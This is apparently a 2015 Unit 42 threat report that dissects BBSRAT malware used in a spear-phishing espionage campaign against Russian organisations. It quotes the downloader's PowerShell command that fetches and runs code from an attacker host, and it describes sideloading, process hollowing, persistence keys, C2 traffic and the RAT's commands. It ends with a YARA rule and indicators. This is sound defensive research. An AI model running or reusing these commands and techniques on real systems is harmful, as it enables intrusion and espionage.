BBSRAT Attacks Targeting Russian Organizations Linked to Roaming Tiger

unit42.paloaltonetworks.com/bbsrat-attacks-targeting-russian-organizations-linked-to-roaming-tiger/

Bryan Lee, Josh Grunzweig

December 22, 2015

By Bryan Lee and Josh Grunzweig

December 22, 2015 at 5:00 PM

Category: Malware, Unit 42

Tags: AutoFocus, BBSRAT, Microsoft Office, PlugX, Roaming Tiger


In late 2014, ESET presented an attack campaign that had been observed over a period of time targeting Russia and other Russian speaking nations, dubbed “Roaming Tiger”. The attack was found to heavily rely on RTF exploits and at the time, thought to make use of the PlugX malware family.

ESET did not attribute the attacks to a particular attack group, but noted that the objective of the campaign was espionage and general information stealing. Based on data collected from Palo Alto Networks AutoFocus threat intelligence, we discovered continued operations of activity very similar to the Roaming Tiger attack campaign that began in the August 2015 timeframe, with a concentration of attacks in late October and continuing into December.

The adversaries behind these attacks continued to target Russia and other Russian speaking nations using similar exploits and attack vectors. However, while the malware used in these new attacks uses similar infection mechanisms to PlugX, it is a completely new tool with its own specific behavior patterns and architecture. We have named this tool “BBSRAT.”

Targeting and Infrastructure

As described in earlier reports on “Roaming Tiger”, the attack observed in August 2015 used weaponized exploit documents that leave Russian language decoy document files after infecting the system. The files exploit the well-known Microsoft Office vulnerability, CVE-2012-0158, to execute malicious code in order to take control of the targeted systems.



Лысенко Татьяна Викторовна March 31, 2015 at 9:40 PM
To: vigstar.slpc@gmail.com
Reply-To: Лысенко Татьяна Викторовна
Перечень международных выставок в 2015 году

Высылаю Вам «Перечень международных выставок продукции военного, двойного и гражданского назначения, проводимых в 2015 году на территориях Российской Федерации и иностранных государств». Жду вашего ответа!

С приветом,

Лысенко Татьяна Викторовна
Секретариат
ОАО "НПЦ ВИГСТАР"
Email: lysenko@vigstar.ru
lysenko.vigstar@rambler.ru

Перечень
междунаро...5 году.doc


Figure 1 Spear-phishing email delivering BBSRAT

In one case, the adversary impersonated an individual from the organization Vigstar, a Russian-based research organization in charge of the development of satellite communications and special purpose wireless devices for the Russian Federation's defense and security agencies. The targeted email address appeared to be a Gmail account associated with Vigstar as well, and was found on a job board website for a job opening at Vigstar.

The rough translation of the body of the email is as follows:

I send you a "list of international exhibitions of military, civil and dual-purpose, conducted in 2015 on the territory of the Russian Federation and foreign states." Waiting for your reply!

Figure 2 confirms that the decoy document that opens after the malware infects the system is indeed a list of international exhibitions that were conducted on Russian territory in 2015.



Перечень международных выставок продукции военного, двойного и гражданского назначения, проводимых в 2015 году на территориях Российской Федерации и иностранных государств

№ п/п	Название выставки	Периодичность/ сроки проведения	Страна, город	Глава делегации
1	2	3	4	5
1	**Экспо-Электроника** Международная выставка электронной промышленности	Ежегодная апрель 2015 г.	г. Москва, Крокус Экспо	Зверев А. В.
2	**Фотоника** Международная специализированная выставка лазерной, оптической и оптоэлектронной техники	Март 2015 г.	г. Москва, Экспоцентр	Максин С. В.
3	**Связь-Экспокомм** Выставка Телекоммуникационного оборудования, систем управления, информационных технологий и услуг связи	Ежегодная май 2015 г.	г. Москва, Экспоцентр	Колесов Н.А.
4	**HeliRussia** Выставка вертолетной индустрии	Ежегодная май 2015 г.	г. Москва, Крокус Экспо	Михеев А.А.
5	**Комплексная безопасность** Салон средств обеспечения безопасности	Ежегодная май 2015 г.	г. Москва, ВДНХ	Митин М.Ю.
6	**MIOGE/Нефть и газ** Международная выставка Нефтяной и газовой Промышленности.	1 раз в 2 года июнь 2015 г. "В 2014 г. Проходила Выставка «НЕФТЕГАЗ»	г. Москва, Экспоцентр	Воеводин М.В.
7	**ИННОПРОМ** Международная промышленная выставка	1 раз в 2 года июль 2015 г.	г. Екатеринбург, Екатеринбург-Экспо	Калягин А.И.
8	**МВМС** Международный военно-морской салон	1 раз в 2 года июнь 2015 г.	г. Санкт-Петербург, Ленэкспо	Гончаренко И.М.
9	**МАКС** Международный авиационно-космический салон	1 раз в 2 года август 2015 г.	г. Жуковский, Московская Область, ГВК «Россия»	Шугаев Д.Е.
10	**RUSSIA ARMS EXPO** Российская выставка вооружения	1 раз в 2 года сентябрь 2015 г.	г. Нижний Тагил, ФКП «НТИИМ»	Кашурин А.И.
1	2	3	4	5
11	**ARMS & Hunting** Международная выставка оружия	Ежегодная октябрь 2015 г.	г. Москва, Гостиный двор	Кладов В.Н.
12	**Интерполитех** Выставка полицейской и военной техники	Ежегодная октябрь 2015 г.	г. Москва, ВДНХ	Митин М.Ю.
13	**Металл-Экспо** Международная промышленная выставка	Ежегодная ноябрь 2015 г.	г. Москва, ВДНХ	Воеводин М.В.
14	**Здравоохранение** Здравоохранение, медицинская техника и лекарственные аппараты	Ежегодная декабрь 2015 г.	г. Москва, Экспоцентр	Олефир Ю.В.
15	**Материально-технической обеспечение силовых структур** Международная выставка	Ежегодная май 2015 г.	г. Москва, ВДНХ	Литвин В.З.
16	**День инноваций МО РФ** Международная выставка	Ежегодная август 2015 г.	пос. Алабино, московская область	Иванов А.В.
17	**АРМИЯ-2015** Международная выставка	Первая выставка июнь 2015 г.	г. Москва	Шугаев Д.Е.
1	2	3	4	5

Выставка продукции гражданского назначения за рубежом

18	**IWA** Международная выставка охотничьего и спортивного оружия	Ежегодная март 2015 г.	г. Нюрнберг, Германия	Криворучко А.Ю.
19	**FIHAV** Международная Гаванская ярмарка	Ноябрь 2015 г.	г. Гавана, Республика Куба	Иванов А.В.
20	**Российско-Китайское ЭКСПО** Харбинская международная Торгово-экономическая ярмарка	Ежегодная июнь 2015 г.	г. Харбин, КНР	Волобуев Н.А.
21	**MEDICA**	Ежегодная ноябрь 2015 г.	г. Дюссельдорф, Германия	Олефир Ю.В.

Figure 2 Decoy document that is opened after the malicious document has infected the system

In more recent months, we have identified several other potential Russian victims using AutoFocus. Analysis of the command and control (C2) infrastructure shows that the newly discovered samples of BBSRAT used the same C2 domains as previously published in the "Roaming Tiger" campaign, including transactiona[.]com and futuresgold[.]com. Interestingly, all of the previously published C2 domains have significant overlap amongst the hashes and IPs while C2s for BBSRAT contain no overlap at all. This may indicate that for the newer attack campaign using BBSRAT, the adversary may have deployed purpose-built variants and/or infrastructure for each of the intended targets.





Figure 3 Command and control infrastructure

BBSRAT Malware Analysis

Deployment Technique #1

BBSRAT is typically packaged within a portable executable file, although in a few of the observed instances, a raw DLL was discovered to contain BBSRAT. When the dropper first runs, it will generate a path in the %TEMP% directory. The generated filename is 10-16 uppercase alphabetic characters, and ends with a '.TMP' file extension. The dropper will continue to write an embedded cab file in this location.



```
0000h: 4D 53 43 46 00 00 00 00 AA 58 01 00 00 00 00 00  MSCF....ªX......
0010h: 2C 00 00 00 00 00 00 00 03 01 01 00 03 00 00 00  ,...............
0020h: BC 0C 00 00 7F 00 00 00 04 00 01 00 00 1E 00 00  ¼...............
0030h: 00 00 00 00 00 00 7A 46 B6 31 20 00 70 6E 69 70  ......zF¶1 .pnip
0040h: 63 6E 2E 64 6C 6C 00 AB 1B 01 00 00 1E 00 00 00  cn.dll.«........
0050h: 00 7A 46 B3 31 20 00 61 63 6C 6D 61 69 6E 2E 73  .zF³1 .aclmain.s
0060h: 64 62 00 50 86 00 00 AB 39 01 00 00 00 7A 46 B3  db.P†..«9....zF³
0070h: 31 20 00 73 73 6F 6E 73 76 72 2E 65 78 65 00 5E  1 .ssonsvr.exe.^
0080h: 5F 1C D9 82 71 00 80 43 4B ED FC 77 58 53 DB B7  _.Ù‚q.€CKíüwXSÛ·
0090h: 30 0A AF 34 12 20 90 20 01 82 84 26 20 48 90 22  0.¯4. . .‚„& H."
00A0h: A0 60 40 7A 93 16 08 26 A0 D2 94 12 90 26 24 82   `@z“..& Ò”..&$‚
00B0h: D2 09 08 61 11 C5 DE DB B6 6F 1B 56 50 10 12 90  Ò..a.ÅÞÛ¶o.VP...
00C0h: 62 05 C4 02 A2 12 2C DB 85 80 04 45 88 52 72 57  b.Ä.¢.,Û…€.EˆRrW
```

Figure 4 Header of CAB file dropped by BBSRAT

The malware will proceed to create one of the following directories depending on what version of Microsoft Windows is running on the target machine:

- %ALLUSERSPROFILE%\SSONSVR
- %ALLUSERSPROFILE%\Application Data\SSONSVR

Using the built-in expand.exe utility provided by Microsoft Windows, the dropper executes the following command, which will expand the CAB file and write the results to the provided directory:

expand.exe "%TEMP%\[temp_file]" Destination "[chosen_path]\SSONSVR"

This results in the following three files being written to the SSONSVR directory:

- aclmain.sdb
- pnipcn.dll
- ssonsvr.exe

The 'ssonsvr.exe' file is a legitimate Citrix executable that will be used to sideload the malicious ‘pnipcn.dll’ file. The ‘aclmain.sdb’ file contains code that will eventually be loaded by the ‘pnipcn.dll’ file.

The malware finally executes ‘ssonsvr.exe’ via a call to ShellExecuteW.




Figure 5 Execution flow of dropper expanding CAB file

When ‘ssonsvr.exe’ is executed, and the pnipcn.dll file is loaded, it will begin by identifying the path to msiexec.exe, by expanding the following environment string:

%SystemRoot%\System32\msiexec.exe

It will then spawn a suspended instance of msiexec.exe in a new process. The malware proceeds to load code from the ‘aclmain.sdb’ file and performs process hollowing against this instance of msiexec.exe prior to resuming the process.



ssonsvr.exe Loads pnipcn.dll
pnipcn.dll
pnipcn.dll Spawns msiexec.exe
msiexec.exe
aclmain.sdb File Read and Code Injected Into msiexec.exe
aclmain.sdb
AppFix Package
71 KB
msiexec.exe Resumed
msiexec.exe

Figure 6 Sideloading execution flow

In order to ensure persistence, the following registry key is written on the victim’s machine:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ssonsvr.exe : [path_to_ssonsvr.exe]

Deployment Technique #2

In the most recently observed sample of BBSRAT found in AutoFocus, the Trojan was deployed via a downloader that used the Invoke-ReflectivePEInjection.ps1 script from the PowerSploit framework.


When the downloader executes, it will first decrypt the following two strings using a 5-byte XOR key of "\x01\x02\x03\x04\x05":

"powershell -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://testzake[.]com/IR.ps1');Invoke-ReflectivePEInjection -PEUrl http://testzake[.]com/s.exe"

"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://testzake[.]com/IR.ps1');Invoke-ReflectivePEInjection -PEUrl http://testzake[.]com/s.exe"

These strings are then sequentially executed via calls to WinExec. As we can see, the second command is specifically crafted to run on 64-bit versions of Microsoft Windows. The commands in question will download an executable file and run it within the context of the powershell process.

When the above commands are executed, the downloader will initially download the 'IR.ps1' powershell script from the specified URL:



```
GET /IR.ps1 HTTP/1.1
Host: testzake.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Last-Modified: Thu, 27 Aug 2015 13:32:27 GMT
Accept-Ranges: bytes
ETag: "6a2c6d1cce0d01:0"
Server: Microsoft-IIS/8.5
Date: Sat, 12 Dec 2015 12:21:27 GMT
Content-Length: 137236

function Invoke-ReflectivePEInjection
{
<#
.SYNOPSIS

This script has two modes. It can reflectively load a DLL/EXE in to the PowerShell process,
or it can reflectively load a DLL in to a remote process. These modes have different parameters
and constraints,
please lead the Notes section (GENERAL NOTES) for information on how to use them.
```

Figure 7 Downloader downloading the Invoke-ReflectivePEInjection PowerSploit script

This Powershell script appears to have been pulled directly from the PowerSploit framework, with no modifications made. The malware then invokes this script with a URL that points to an additional executable file. This downloaded executable contains a copy of the BBSRAT malware family.

The downloader proceeds to drop either a 32-bit or 64-bit DLL file that will execute the two previously stated Powershell commands when the DLL is loaded. This DLL is dropped to one of the following locations:

%SYSTEMROOT%\web\srvcl32.dll

%APPDATA%\web\srvcl32.dll

Additionally, the following registry keys are set depending on the system’s CPU architecture:

HKU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32\ThreadingModel - "Both"
HKU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32\Default - [path_to_srvcl32.dll]

HKLM\SOFTWARE\Classes\CLSID\{F3130CDB-AA52-4C3A-AB32-85FFC23AF9C1}\InprocServer32\ThreadingModel - "Both"
HKLM\SOFTWARE\Classes\CLSID\{F3130CDB-AA52-4C3A-AB32-85FFC23AF9C1}\InprocServer32\Default - [path_to_srvcl32.dll]

The COM object for {42aedc87-2188-41fd-b9a3-0c966feabec1} is specific to ‘MruPidlList’, while the COM object for {F3130CDB-AA52-4C3A-AB32-85FFC23AF9C1} is specific to ‘Microsoft WBEM New Event Subsystem’. This ensures that the DLL specified will load when Microsoft Windows starts. It is a technique that was used by the ZeroAccess rootkit when it initially surfaced.

BBSRAT Execution


After being loaded using one of the two techniques discussed, BBSRAT malware begins execution by loading the following libraries at runtime:

- ntdll.dll
- kernel32.dll
- user32.dll
- advapi32.dll
- gdi32.dll
- ws2_32.dll
- shell32.dll
- psapi.dll
- Secur32.dll
- WtsApi32.dll
- Netapi32.dll
- Version.dll
- Crypt32.dll
- Wininet.dll

The following mutex is then created to ensure a single instance of BBSRAT is running at a given time:

Global\GlobalAcProtectMutex

Throughout the execution of BBSRAT, it will dynamically load functions prior to calling them, as seen in the example below demonstrating BBSRAT making a call to the WSAStartup function:



```
debug029:008F24AC ; int __stdcall j_WSAStartup(WORD wVersionRequested, LPWSADATA lpWSAData)
debug029:008F24AC j_WSAStartup proc near                 ; CODE XREF: winmain+6C↓p
debug029:008F24AC
debug029:008F24AC wVersionRequested= word ptr  8
debug029:008F24AC lpWSAData= dword ptr  0Ch
debug029:008F24AC
debug029:008F24AC push    ebp
debug029:008F24AD mov     ebp, esp
debug029:008F24AF mov     eax, 202h
debug029:008F24B4 mov     [ebp+wVersionRequested], ax
debug029:008F24B8 cmp     dword_911528, 0
debug029:008F24BF jnz     short loc_8F24D7
debug029:008F24C1 push    offset aWsastartup             ; "WSAStartup"
debug029:008F24C6 push    dword_911598
debug029:008F24CC call    GetProcAddress_
debug029:008F24D2 mov     dword_911528, eax
debug029:008F24D7
debug029:008F24D7 loc_8F24D7:                            ; CODE XREF: j_WSAStartup+13↑j
debug029:008F24D7 mov     eax, dword_911528
debug029:008F24DC mov     esp, ebp
debug029:008F24DE pop     ebp
debug029:008F24DF jmp     eax
debug029:008F24DF j_WSAStartup endp
debug029:008F24DF
```

Figure 8 BBSRAT calling WSAStartup function

The malware proceeds to parse the stored embedded network configuration and spawns a series of threads responsible for network communication. This includes a series of HTTP or HTTPS requests, such as the following:

```
GET /bbs/1/forum.php?sid=1 HTTP/1.1
Cookie: A46A8AA9-D7D6-43FB-959DC96E
Content-Length:
User-Agent: Mozilla/4.0 (compatible; Windows NT 5.1)
Connection: Keep-Alive
Host: transactiona[.]com
Cache-Control: no-cache
Accept: */*
Content-Type:
```

In the above example, the '1' used both in the URI and the sid GET parameter is a global incremental counter. Every subsequent request made by BBSRAT increments this counter by one. Additionally, all variants of BBSRAT we have found use the same URL for command and control (C2) communication.

When first executed, the malware will exfiltrate data about the victim's machine via a POST request to the '/bbs/[counter]/forum.php?sid=[counter]' URL. All network data sent via POST requests uses a custom binary structure, as defined as the following:

```
struct network_header
{
DWORD random;
DWORD hardcoded0;
DWORD hardcoded1;
DWORD command;
DWORD length_of_compressed_data;
DWORD length_of_decompressed_data;
DWORD unknown2;
BYTE compressed_data[];
};
```

The compressed_data field is compressed using the common ZLIB compression algorithm. Additionally, in the event data is being sent via HTTP rather than HTTPS, the following additional encryption algorithm is applied to the POST data:

```
def decrypt(data):
out = []
for x in data:
t = (ord(x) - 23)
t1 = (t ^ 62)
t2 = (t1 + 23) & 0xFF
out.append(chr(t2))
return out
```

The following data structure holds the victim's information that is uploaded by BBSRAT:

```
struct victim_information
{
DWORD static_value;
DWORD major_version;
DWORD minor_version;
DWORD build_number;
DWORD platform_id;
DWORD default_locale;
DWORD unknown;
DWORD local_ip_address;
DWORD running_as_64_bit;
DWORD random;
DWORD unknown2;
DWORD struct_length;
DWORD struct_with_not_used_length;
DWORD struct_with_username_length;
DWORD struct_with_group_length;
DWORD unknown3;
DWORD struct_with_hostname_length;
WCHAR not_used[??];
WCHAR username[??];
WCHAR group[??];
WCHAR hostname[??];
};
```

BBSRAT accepts many possible commands that the C2 server can provide. These commands are sent as a response to the GET beacons that are continually requested via either HTTP or HTTPS. The following commands and sub-commands have been identified:

Command	Sub-command	Description
0x110010	N/A	Beacon
0x110011	N/A	Uninstall/Kill Malware
0x110020	N/A	Upload Victim Information

0x110064	0x2	Execute Command and Return Response
0x110064	0x4	Unknown
0x110064	0x5	Execute Shellcode
0x110066	0x7	Query Service Configuration
0x110066	0x9	Start Service
0x110066	0xa	Stop Service
0x110066	0xb	Delete Service
0x110066	0xc	Change Service Configuration
0x110063	0xd	Enumerate Running Processes
0x110063	0xf	Kill Process
0x110063	0x10	Get Process Information
0x110063	0x12	Free Library for Specified Process
0x110065	0x1b	Execute Command Quietly
0x110065	0x1e	Send Input to Console
0x110065	0x1f	Execute Shellcode
0x110061	0x20	List Drive Information
0x110061	0x21	List File Information For Given Directory
0x110061	0x23	Write File
0x110061	0x24	Read File
0x110061	0x25	List File Information For Given Directory
0x110061	0x27	Perform File Operation via SHFileOperation()
0x110061	0x28	Delete File
0x110061	0x29	Create Directory
0x110061	0x2a	Shell Execute

Please refer to the appendix for a full list of identified BBSRAT samples and their associated C2 servers.

Conclusion

As in many of the previous articles regarding espionage-motivated adversaries and possible nation-state campaigns, what is being observed in this attack campaign is a continued operation and evolution by the adversary even after its tactics, techniques, and procedures (TTPs) have become public knowledge. Despite the fact that the information about these attackers has been public for over a year, including a listing of many of the command and control servers, they continue to reuse much of their exposed playbook. We urge organizations to use the data from Unit 42 and other threat intelligence sources is paramount to proactively secure themselves and prevent attacks.

WildFire properly classifies BBSRAT malware samples as malicious. We have released DNS signatures to block access to the C2 domain names included in this report. AutoFocus users can explore these attacks using the BBSRAT malware family tag.

Appendix

YARA Rule

```
rule bbsrat {
meta:
author = "Tyler Halfpop"
company = "Palo Alto Networks"
last_updated = "12-16-15"

strings:
$sa0 = "%ALLUSERSPROFILE%\\SSONSVR" fullword wide
$sa1 = "%ALLUSERSPROFILE%\\Application Data\\SSONSVR" fullword wide
$sa2 = "\\ssonsvr.exe" fullword wide
$oa0 = { 83 E8 01 88 0C 04 75 F8 8B 44 24 40 89 4C 24 18 89 4C 24 1C 89 4C 24 30 89
4C 24 34 89 4C 24 20 89 4C 24 38 8D 0C 24 51 C7 44 24 04 3C 00 00 00 C7 44 24 08 40
00 00 00 C7 44 24 10 70 20 40 00 C7 44 24 14 A0 20 40 00 89 44 24 18 FF 15 54 20 40 00
85 C0 75 04 83 C4 3C C3 }
$oa1 = { 75 11 5F 5E B8 0D 00 00 00 5B 81 C4 ?? 07 00 00 C2 10 00 53 68 80 00 00 00
6A 02 53 6A 02 6A 02 8D 54 24 ?? 52 89 5C 24 30 FF 15 38 20 40 00 }
$sb0 = "%systemroot%\\Web\\"
$sb1 = "srvcl32.dll"
$ob0 = { B8 67 66 66 66 F7 E9 D1 FA 8B C2 C1 E8 1F 03 C2 8D 04 80 8B D1 2B D0 8A 44
94 04 30 81 08 58 40 00 41 3B CE 7C DA B8 08 58 40 00 5E 83 C4 14 C3 }
$ob1 = { 8D 84 24 18 02 00 00 50 C7 84 24 1C 02 00 00 94 00 00 00 FF 15 4C 20 40 00
8B 8C 24 20 02 00 00 0F B7 94 24 1C 02 00 00 C1 E9 10 0B CA 83 F9 06 0F 85 7F 00 00
00 }

condition:
uint16(0) == 0x5a4d and filesize < 300KB and (all of ($sa*) or all of ($oa*) or all of ($sb*) or
all of ($ob*))
}
```

BBSRAT Samples

MD5	EF5FA2378307338D4E75DECE88158D77 (Sample Analyzed)

SHA1	574230D89EABDE0B6F937CD718B3AD19BB4F5CE3
SHA256	FC4B465EE8D2053E9E41FB0A6AE32843E4E23145845967A069E584F582279725
Compile Time	2014-12-26 17:17:00 UTC
Network Protocol	HTTPS
C2 Server(s)	transactiona[.]com financenewsru[.]net

MD5	2254A1CA05DB87D9D58A71DDB97C7395
SHA1	65B17D3FF68D25392A9B0B9E25A275540DFB4E8D
SHA256	567A5B54D6C153CDD2DDD2B084F1F66FC87587DD691CD2BA8E30D689328A673F
Compile Time	2015-11-04 07:14:33 UTC
Network Protocol	HTTPS
C2 Server(s)	jowwln[.]cocolco[.]com pagbine[.]ofhloe[.]com cdaklle[.]housejjk[.]com

MD5	74A41C62D9EC1164AF82B802DA3E8B3E
